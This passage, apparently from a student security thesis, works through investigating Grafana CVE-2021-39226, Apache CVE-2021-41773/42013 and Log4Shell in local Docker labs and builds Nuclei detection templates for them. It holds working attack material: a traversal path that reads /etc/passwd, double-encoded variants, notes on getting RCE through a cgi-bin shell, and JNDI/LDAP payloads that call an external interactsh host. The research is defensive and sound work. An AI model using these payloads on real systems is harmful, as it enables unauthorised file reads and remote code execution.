A DuckDuckGo search for ’CVE-2021-39226’ revealed a CVE-2021-39226 entry in the NVD. The entry was first published Oct. 5, 2021. This entry assigns the vulnerability the category ’Improper Authentication’[12]. It also shows two different CVSS scores. A score of 7.3 was given by NIST analysts, and a score of 9.8 originally

[11] SOAP envelopes are described here: `https://www.tutorialspoint.com/soap/soap_envelope.htm` (Accessed May 15, 2022)

[12] CWE entry can be found here: `https://cwe.mitre.org/data/definitions/287.html` (Accessed May 15, 2022)

published on GitHub[13]. These scores were calculated using the vectors shown in Table 5.3.

The NIST score was added during 'Initial Analysis' Oct. 8, 2021. The GitHub score was published Oct. 5, 2021[14]. Note that NVD analysts use publicly available information and that the most common reason for the NIST and CNA scores to differ is that "publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned"[15]. Essentially, this means that the CNA might have more information regarding the vulnerability, as it was disclosed directly to them.

| **Publisher** | **Base Score** | **Vector** |
|---|---|---|
| NIST: NVD | 7.3 HIGH | AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L |
| CNA: GitHub, Inc | 9.8 CRITICAL | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |

**Table 5.3:** Grafana CVSS scores.

Although the scores differ, they both indicate high severity, and thus warrants further investigation of the CVE.

#### 5.3.2.2 Research other easily available information

The same NVD CVE-2021-39226 entry that was found in the previous step also revealed that there is increased exploitability for unauthenticated users if the 'public_mode' setting is set to true. This is especially relevant if it is known that this setting is enabled for some of the services within the organization.

The section 'References to Advisories, Solutions, and Tools' in the NVD entry contained a resource marked as 'Patch', with a link to the GitHub commit that patched the vulnerability[16].

#### 5.3.2.3 Map relevance for monitored assets

When determining the relevance of CVE-2021-39226 for a set of assets, the focus should be on the versions deployed and if the public_mode setting is set to true. The severity is higher if public_mode is enabled, because it allows unauthenticated users to walk through the entire snapshot database.

[13]CVE-2021-39226 is described here: `https://nvd.nist.gov/vuln/detail/CVE-2021-39226` (Accessed May 15, 2022)

[14]CVE-2021-39226 details at GitHub: `https://github.com/grafana/grafana/security/advisories/GHSA-69j6-29vr-p3j9` (Accessed May 15, 2022)

[15]Taken from the same CVE-2021-39226 NVD CVE entry

[16]Patch commit can be found here: `https://github.com/grafana/grafana/commit/2d456a6375855364d098ede379438bf7f0667269` (Accessed May 15, 2022)

#### 5.3.2.4 Exhaustive search of available information

Searching for Grafana at Docker Hub revealed that Grafana has officially published Docker images there. Research also revealed that the Nuclei-Templates repository already contains a Nuclei template for CVE-2021-39226[17]. The first recorded commit for CVE-2021-39226.yaml is Dec. 1, 2021[18]. This is approximately 2 months after the CVE was first published.

Examination of the commit changes from the patch commit discovered in the CVE entry 'Patch' resource section indicates that there were issues with URL parsing that led to the vulnerability. The patch introduced changes to fix these parsing issues.

#### 5.3.2.5 Establish specific vulnerable version(s) and configurations

In this case, the specific vulnerable versions and configurations were explicitly defined in the NIST CVE entry. The affected versions are 8.1.5 and below (excluding security release 7.5.11). The NIST CVE entry also linked the patch commit that fixed the vulnerability. If this information was not readily available, one could start by looking for patch commits in the open-source Grafana repository[19] in order to determine what was vulnerable in the previous version. One could then try to find the appropriate release version that the commits belong to. Understanding the difference between a patched and unpatched version contributes towards understanding how the vulnerability manifests itself, and thus increases the ability to correctly determine which versions are vulnerable.

#### 5.3.2.6 Replicate environment

Since Grafana had official Docker images at Docker Hub, it was possible to use these instead of creating custom images. In our investigation, we used the open-source version 8.1.5 image for replication purposes[20].

We created a docker-compose file that can be used for setting up the environment exactly the same every time. The file specifies that port 3000 be used for Grafana. After setting up the environment, we had to configure Grafana. We followed the official Grafana documentation in order to do this[21] [22]. The steps were the following:

[17]CVE-2021-39226 template can be found here: `https://github.com/projectdiscovery/nuclei-templates/blob/master/cves/2021/CVE-2021-39226.yaml` (Accessed May 15, 2022)

[18]File history can be found here: `https://github.com/projectdiscovery/nuclei-templates/commits/master/cves/2021/CVE-2021-39226.yaml` (Accessed May 15, 2022)

[19]Grafana repository is hosted at GitHub: `https://github.com/grafana/grafana` (Accessed May 15, 2022)

[20]The image was found by searching for tag '8.1.5' here: `https://hub.docker.com/r/grafana/grafana-oss` (Accessed May 15, 2022)


[21]Getting Started page is located here: `https://grafana.com/docs/grafana/latest/getting-started/getting-started/` (Accessed May 15, 2022)

[22]How to share dashboards is described here: `https://grafana.com/docs/grafana/latest/sharing/share-dashboard/` (Accessed May 15, 2022)

1. Navigate to the user interface at 'http://localhost:3000' using web browser
2. Enter the default username and password, which are both 'admin', and log in
3. Create a new dashboard
4. Share the dashboard as a snapshot


It was necessary to create and share a dashboard to test if the vulnerability was present, due to the fact that the API returns an error if there are no existing snapshots. This error response is shown in Figure 5.1.

By now navigating to 'http://localhost:3000/api/snapshots/:key', in another unauthenticated web browser, the API returned the snapshot we just created. This was proof that the Grafana instance that we set up was indeed vulnerable.



```
message:    "Failed to get dashboard snapshot"
```

**Figure 5.1:** Screenshot of JSON response when there are no snapshots



```
▾ meta:
    isSnapshot:              true
    type:                    "snapshot"
    canSave:                 false
    canEdit:                 false
    canAdmin:                false
    canStar:                 false
    slug:                    ""
    url:                     ""
    expires:                 "2072-04-09T12:27:03Z"
    created:                 "2022-04-22T12:27:03Z"
    updated:                 "0001-01-01T00:00:00Z"
    updatedBy:               ""
    createdBy:               ""
    version:                 0
    hasAcl:                  false
    isFolder:                false
    folderId:                0
    folderUid:               ""
    folderTitle:             ""
    folderUrl:               ""
    provisioned:             false
    provisionedExternalId:   ""
```

**Figure 5.2:** Screenshot containing part of JSON response, proving that instance is vulnerable

However, the approach taken to create the snapshot required several steps that had to be done manually. We found an alternative way of creating a snapshot by using the Grafana HTTP API[23]. This reduced the replication process to two steps:

[23]Creating snapshots using the API is described here: `https://grafana.com/docs/grafana/latest/http_api/snapshot/` (Accessed May 15, 2022)

- Start docker container using docker-compose
- Run a script that sends a POST request to the container and creates a snapshot

#### 5.3.2.7 Develop a working exploit

Now that a vulnerable environment was demonstrated, we started working on a Nuclei exploit. This was strictly not necessary due to the fact that there already exists a working Nuclei template, as discovered in the exhaustive search. However, this will not apply to all vulnerabilities, so we created our own template as well to demonstrate what you would do if no previous template existed.

As seen in Figure 5.2, snapshot information is returned from the API when the Grafana instance is vulnerable. This means that we can verify that an instance is vulnerable by checking if certain keywords are returned when sending a GET request to '/api/snapshots/:key'. In our Nuclei exploit, we check if the HTTP response contains the string '"isSnapshot":true' (this is the first key-value pair in Figure 5.2).

#### 5.3.2.8 Improve exploit

The Nuclei exploit we created works, but it is important to determine if there are possibilities for false positives or false negatives that could occur from the exploit that was developed. For instance, would the '"isSnapshot":true' string only appear in the response if the service is vulnerable?

From a speculative standpoint one could argue that there is reason to assume that the string '"isSnapshot":false' could appear in other contexts. However, it seems unlikely that the string '"isSnapshot":true' would appear in any other context than as part of a snapshot response.

The key name 'isSnapshot' combined with the value 'true' implies that the response would always contain snapshot data. If this was true, it would also mean that there is no need to check other keywords in the response.

However, this is ultimately pure speculation. It would be beneficial to obtain further evidence that could be used to prove or disprove this hypothesis. The following is a set of ideas that could be used to do this:

- Test the exploit against a patched version if it exists. The scan should report that the patched version is not vulnerable.
- Look through source code if it exists. This might give insight into which instances the '"isSnapshot"' key is returned as part of the response.

If you try to exploit the vulnerability in the patched version 8.1.6, you will not receive the snapshot data, but rather get the response illustrated in Figure 5.1. We tested the Nuclei exploit that we created against version 8.1.6, and it correctly identified the instance as not vulnerable.

In spite of our seemingly working exploit, it is worth discussing the possibilities for false negatives. When you have a vulnerable version of Grafana and you do not have any snapshots, you will get the error response shown in Figure 5.1. In such cases, our Nuclei exploit would deem the instance 'not vulnerable', which would essentially be correct *at this point in time*. However, if a snapshot is created in the future, the instance will suddenly become susceptible to the vulnerability.

These subtleties are part of what makes it difficult to determine the vulnerability risk. They are also the reason why it is highly advised to continuously run scans against an organization's assets.

### 5.3.3 CVE-2021-41773 - Apache Path Traversal

As discussed in section 4.4, there were two related CVEs for Apache Path Traversal. In our investigation we decided to focus on the first published CVE (CVE-2021-41773), but we will also discuss the second one (CVE-2021-42013).

#### 5.3.3.1 Research severity based on easily available information

A Google search for "CVE-2021-41773" resulted in two different sources agreeing on the CVSS score[24] [25] seen in Table 5.4.

| Publisher | Base Score | Vector |
|---|---|---|
| NIST: NVD | 7.5 HIGH | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| Red Hat | 7.5 HIGH | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |

**Table 5.4:** CVE-2021-41773 CVSS scores.

A similar search for "CVE-2021-42013" gives differing scores[26] which can be found in Table 5.5.

| Publisher | Base Score | Vector |
|---|---|---|
| NIST: NVD | 9.8 CRITICAL | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |
| Red Hat | 8.1 CRITICAL | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H |

**Table 5.5:** CVE-2021-42013 CVSS scores.

[24]NVD entry for CVE-2021-41773: `https://nvd.nist.gov/vuln/detail/CVE-2021-41773` (Accessed May 9, 2022)

[25]Red Hat entry for CVE-2021-41773: `https://access.redhat.com/security/cve/cve-2021-41773` (Accessed May 9, 2022)

[26]NVD entry for CVE-2021-42013: `https://nvd.nist.gov/vuln/detail/CVE-2021-42013` (Accessed May 9, 2022)

The two publishers disagree on the attack complexity. NIST considers the complexity to be low while Red Hat considers it to be high. The two vulnerabilities are assumed to be similar and the difference in integrity and availability impact must therefore be explored further. It is worth noting that at the time of writing (May 2, 2022) NIST has marked CVE-2021-42013 as "undergoing reanalysis", meaning the score might change.

#### 5.3.3.2 Research other easily available information

The NVD entry found previously describes CVE-2021-41773 as a vulnerability in version 2.4.49 of the open-source web server software Apache HTTP Server. CVE-2021-41773 stems from a misconfiguration opening up for a possibility of a path traversal attack.

If the default directory protection configuration of "require all denied" is removed or changed from "denied" to "granted" the system could be vulnerable. The vulnerability comes from a mishandling of path normalization where a string like ".%2E" is not recognized as ".." since the path is analyzed one character at a time and is therefore not sanitized properly[27].

Furthermore, if CGI scripts are enabled in addition to the the system might be vulnerable to Remote Code Execution (RCE). Given this information, the CVSS score given by NIST is accurate, although it does not account for RCE since both integrity and availability impact is assumed to be none.

According to the NVD entry for CVE-2021-42013, CVE-2021-42013 is a continuation of CVE-2021-41773 and occurs in version 2.4.50 which was meant as a fix to the problem. The vulnerability is similar in that it also stems from mishandling of path normalization.

In this vulnerability it was discovered that the software did not handle double encoding and simply replaced the section ".%2E" with "%%32%65%%32%65", which when decoded becomes "%2E%2E", and decoded another time becomes "..". This string also works with CVE-2021-41773 since double encoding was not accounted for in Apache version 2.4.49 either.


RCE is also possible in this version by enabling CGI scripts. This is likely also the source of the differing scores between CVE-2021-41773 and CVE-2021-42013. For CVE-2021-41773 both the integrity and availability components are set to low while in CVE-2021-42013 they are both set to high. This could indicate that NIST accounts for RCE for the latter, but not for the former. The two vulnerabilities appear to work the same way and net the same result. Therefore, we argue that CVE-2021-42013 should receive the same score as CVE-2021-41773.

[27]According to this analysis: `https://attackerkb.com/topics/1RltOPCYqE/cve-2021-41773/rapid7-analysis` (Accessed May 12, 2022)

#### 5.3.3.3 Map relevance for monitored assets

If an organization is running Apache they should check the version, and if they are running version 2.4.49 or 2.4.50 they should go through their configuration file to make sure the directory directive for the entire file system is present and that it has the configuration "require all denied".

However, in the case where you do not have access to the system, one can still do some simple testing to find basic info. By default Apache servers include the version in the header, so by sending a simple request we should be able to make out the version the server is running as shown in Figure 5.3. That being said, this might not be precise as the displayed version can be overridden to lead an attacker astray[28]



```
❯ curl 'http://127.0.0.1:8080' --verbose
*   Trying 127.0.0.1:8080...
* Connected to 127.0.0.1 (127.0.0.1) port 8080 (#0)
> GET / HTTP/1.1
> Host: 127.0.0.1:8080
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 04 May 2022 22:04:35 GMT
< Server: Apache/2.4.49 (Unix)
< Last-Modified: Mon, 11 Jun 2007 18:53:14 GMT
< ETag: "2d-432a5e4a73a80"
< Accept-Ranges: bytes
< Content-Length: 45
< Content-Type: text/html
<
<html><body><h1>It works!</h1></body></html>
```

**Figure 5.3:** Curl request to Apache server showing the version

#### 5.3.3.4 Exhaustive search of available information

Even with the misconfiguration, only the cgi-bin and the document root directories are accessible. Attacks must go through the cgi-bin directory. From there, you can navigate to any file that does not require root access.

[28]Apache header documentation: `https://httpd.apache.org/docs/current/mod/mod_headers.html` (Accessed May 18, 2022)

If the CGI scripts module is enabled[29], files will be treated as CGI scripts and will be run by the server. The result of the script is returned to the user. For this, we need to specify the route to an executable. The best target for this is a shell, since it enables arbitrary code execution.

#### 5.3.3.5 Establish specific vulnerable version(s) and configurations

Vulnerable Apache versions are 2.4.49 and Apache 2.4.50. The vulnerability was introduced with changes made to path normalization in version 2.4.49 and earlier versions are not vulnerable[30].

The directory directive is the configuration of a directory including permissions[31]. The directory directive of the file we want must be missing completely, missing "require all denied", or having "require all granted" for path traversal to be possible. To get access to the entire file system, the root directory must be the misconfigured directive. A possible vulnerable configuration might therefore look like the following:

```
<Directory />

</Directory>
```

For Remote Code Execution, CGI scripts must be enabled. This can be done by including `LoadModule cgid_module modules/mod_cgid.so` in the `!mpm_prefork_module` to get the following:

```
<IfModule !mpm_prefork_module>
        LoadModule cgid_module modules/mod_cgid.so
</IfModule>
```

The configuration is the same for both versions, but the exploit payload is different. The vulnerability was fixed as part of version 2.4.51[32].

#### 5.3.3.6 Replicate environment

We found a Docker image for Apache HTTP Server version 2.4.49 on Docker Hub[33]. We used this as a starting point for the environment. We needed to make changes to the configuration file. In order to do this in a reproducible manner we copied the default configuration file from the image, made the necessary changes, and mounted the file as a volume, as specified in the docker-compose file[34].

[29]`https://httpd.apache.org/docs/2.4/howto/cgi.html` (Accessed May 9, 2022)

[30]refer to NVD entry for CVE-2021-41773

[31]Apache documentation explaining configuration sections: `https://httpd.apache.org/docs/2.4/sections.html#filesystem` (Accessed May 15, 2022)

[32]`https://httpd.apache.org/security/vulnerabilities_24.html` (Accessed May 9, 2022)

[33]`https://hub.docker.com/layers/httpd/library/httpd/2.4.49/images/sha256-4b5cb7697fea2aa6d398504c381b693a54ae9ad5e6317fcdbb7a2d9b8c3b1364` (Accessed May 15, 2022)

[34]`https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/blob/master/vulnerability_investigation/cve-2021-41773/environment/CVE-2021-41773-Path-Traversal/docker-compose.yaml` (Accessed May 15, 2022)

For this exploit we commented out the configuration line "require all denied" in the file /usr/local/apache2/conf/httpd.conf[35].

We created three other varieties to demonstrate both CVE-2021-41773 and CVE-2021-42013 for both path traversal and Remote Code Execution. All these versions were implemented similarly, with the only difference being the version in the docker-compose file. The configurations were also slightly different between path traversal and RCE (see previous section).

#### 5.3.3.7 Develop a working exploit

When requesting files from an Apache server, you start in the folder specified in the ServerRoot variable in the httpd.conf file. By default this is "/usr/local/apache2". One of the files of interest is "/etc/passwd". Only cgi-bin is vulnerable and we therefore have to navigate to cgi-bin first. From there we need to go up four directories to the root directory and then access the `/etc/passwd` file. Normally, this is done with the following path traversal string `/cgi-bin/../../../../etc/passwd`, but this is denied by Apache. Therefore, the vulnerable section ".%2e" could be used instead.


The path we will be requesting is `/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd`. If the system is vulnerable we expect to get the contents of the `/etc/passwd` file in the body and a status code of 200 OK. If the system is not vulnerable, we expect a status code of 403 Forbidden.

A row in a passwd file has the following information seperated by a colon:

- Username
- Password (on newer systems hashed passwords are stored in /etc/shadow and this field will be "x"[36])
- User ID (UID, number)
- Group ID (GID, number)
- User ID Info (comma separated comments about user e.g. full name, phone number, etc.)
- Home directory
- Command on startup (usually a Unix shell, the nologin executable can be used to end startup, denying the user shell access)

[35]`https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/blob/master/vulnerability_investigation/cve-2021-41773/environment/CVE-2021-41773-Path-Traversal/conf/httpd.conf#L250` (Accessed May 15, 2022)

[36]The password field in /etc/passwd is legacy from before /etc/shadow was created: `https://man7.org/linux/man-pages/man5/passwd.5.html` (Accessed May 15, 2022)



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

**Figure 5.4:** Content of passwd file.

The format of the passwd file seen in Figure 5.4 can be easily expressed as a regular expression (regex). We can use the regex pattern ".+" to catch all text and "[0-9]+" to catch numbers. A possible pattern could therefore be: "`.+:.+:[0-9]+:[0-9]+:.+:.+:.+`".

Our Nuclei template includes the following:


- A GET request to "/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd"
- Checking status code is 200
- Checking that body matches the expected format of a normal passwd file

The Nuclei template sends one request and has two matchers. The template can be seen in Code listing E.3.

#### 5.3.3.8 Improve exploit

This is a simple exploit that has little to improve on. One thing to keep in mind is that the root might not be four levels up if the server root is set to something other than "/usr/local/apache2".

On Linux, which the Apache Docker image is built upon, when you are in the root directory, navigating to the parent directory does nothing and we can therefore to this as many times as we want as demonstrated in Figure 5.5.



```
root@a293334ab9c8:/# pwd
/
root@a293334ab9c8:/# cd ..
root@a293334ab9c8:/# pwd
/
```

**Figure 5.5:** Navigating to parent from root directory

To guarantee that we will end up in the root directory we can include more than four of the vulnerable string ".%2e". It would be excessive, but including ten of these would almost guarantee you end up in the root directory.

### 5.3.4 CVE-2021-44228 - Log4Shell

#### 5.3.4.1 Research severity based on easily available information

A Google search for ’CVE-2021-44228’ resulted in two different scores from two different organizations. The first was from NIST and gave a CVSS score of 10.0 while the other result, from Red Hat, gave a CVSS score of 9.8. While they differ in how they have evaluated the scope metric of the CVSS vector, they both agree this is a critical vulnerability of great interest that warrants further research.

| Publisher | Base Score | Vector |
|---|---|---|
| NIST: NVD | 10.0 CRITICAL | AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Red Hat | 9.8 CRITICAL | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H |

**Table 5.6:** Log4Shell CVSS scores.

#### 5.3.4.2 Research other easily available information

CVE-2021-44228 is a vulnerability in the Apache Log4j2 library caused by improper validation and potentially dangerous features being enabled by default which combined with improper input validation can lead to Remote Code Execution[37]. Log4j2 is a popular logging library created by Apache and is used in many Java applications[38].

#### 5.3.4.3 Map relevance for monitored assets

Log4j is such a popular library that almost any enterprise software written in Java includes the library. Any organization that runs any software using Java should therefore investigate whether or not their software is running a vulnerable version of the library.

In addition to custom software, many external libraries use Log4j internally, which makes it much more difficult to control. For example the popular micro service framework Spring Boot[39] uses Log4j internally to log events.

[37]`https://nvd.nist.gov/vuln/detail/CVE-2021-44228` (Accessed May 9, 2022)

[38]List of logging frameworks published to Maven: `https://mvnrepository.com/open-source/logging-frameworks` (Accessed May 15, 2022)

[39]`https://github.com/spring-projects/spring-boot/blob/main/README.adoc` (Accessed May 15, 2022)

#### 5.3.4.4 Exhaustive search of available information

CVE-2021-44228 has been given the nickname Log4shell since the vulnerability could result in a shell. By hosting an LDAP server that responds with vulnerable Java code, one can make this code be executed by the server upon a request, which could lead to a reverse shell. This happens when the user has control over data being logged[40].

#### 5.3.4.5 Establish specific vulnerable version(s) and configurations

CVE-2021-44228 applies to Apache Log4j versions 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1)[41]. The vulnerability was unknown to the public for many years with the vulnerable package named "JNDILookup plugin" being introduced Sep. 21, 2013 as part of version 2.0-beta9[42].

#### 5.3.4.6 Replicate environment

We created a simple Spring Boot application with one endpoint that simply logs the value of the "User-Agent" header as an error[43]. Since we based the application on the maven package manager we can start the docker-compose file from the maven Docker image using Java 8[44]. The docker-compose file includes a volume to make the code accessible from the container.

#### 5.3.4.7 Develop a working exploit

Using Interactsh in Nuclei is as simple as adding "{{interactsh-url}} and a matcher with a part of "interactsh_protocol", "interactsh_request" or "interactsh_response".

We expect a vulnerable system to perform a DNS lookup of the payload. To check this we need to send a request with the LDAP protocol a URL with the interactsh-url as the subdomain with the path /a to most closely mimic how an attacker would format the URL. This URL must be part of a JNDI lookup. A possible payload is therefore the following:

```
${jndi:ldap://xx.{{interactsh-url}}/a}
```

We can check this with Nuclei by matching the part "interactsh_protocol" against the word "dns" as seen in Code listing E.7 to check that the request was using the DNS protocol.

[40] `https://nvd.nist.gov/vuln/detail/CVE-2021-44228` (Accessed May 16, 2022)

[41] `https://nvd.nist.gov/vuln/detail/CVE-2021-44228` (Accessed May 16, 2022)

[42] `https://blogs.apache.org/logging/entry/apache_log4j_2_0_beta9` (Accessed May 16, 2022)


[43] `https://github.com/ntnu-2022-bcs-bidata-g2/Code-for-project/tree/master/vulnerability_investigation/cve-2021-44228/environment` (Accessed May 15, 2022)

[44] `https://hub.docker.com/layers/httpd/library/httpd/2.4.49/images/sha256-4b5cb7697fea2aa6d398504c381b693a54ae9ad5e6317fcdbb7a2d9b8c3b1364` (Accessed May 15, 2022)

#### 5.3.4.8 Improve exploit

The initial exploit proves the target does a DNS lookup, however it never proves the target is vulnerable. To conclude the target is vulnerable we must prove that we can execute code on the server. The DNS lookup is an indicator that there might be more, but we need to include something in the payload to ensure that we can execute code.

We can demonstrate the problem with the initial exploit by sending the target string in an email with Gmail, and using the web application version of intereactsh[45]. "{{interactsh-url}}" needs to be replaced with the string given by the website.




```
;; opcode: QUERY, status: NOERROR, id: 43375
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;x.c9m37952vtc0000wx820grhex7oyyyyyf.interact.sh.   IN   A
```

**Figure 5.6:** Screenshot of Interactsh with received DNS request

By doing this we can see that we receive a DNS lookup as seen in Figure 5.6. With our current exploit this would indicate the target is vulnerable, however looking at the email in Figure 5.7 we can see which part is highlighted as a link. It seems that Gmail has performed a DNS lookup to check the existence of the domain but never actually requested it. We can see that this is also reflected in Interactsh where we have received a DNS request for the domain `xx.[id].intereact.sh`. We can therefore say that the existence of a DNS lookup in itself is not sufficient to conclude that a system is vulnerable.



${jndi:ldap://xx.c9m37952vtc0000wx820gr4bwfwyyyyyn.interact.sh/a}

**Figure 5.7:** Screenshot of email with link highlighted.

To improve the exploit we can include a lower lookup[46]. This nested lookup will confirm that we have executed code on the server by replacing the string "AAAA" with "aaaa". The new target string with this nested lookup will be:

[45] `https://app.interactsh.com` (Accessed May 15, 2022)

[46] Lower lookup documentation: `https://logging.apache.org/log4j/2.x/manual/lookups.html#LowerLookup` (Accessed May 15, 2022)

```
${jndi:ldap://x${lower:AAAA}x.\{{interactsh-url}}/a}
```

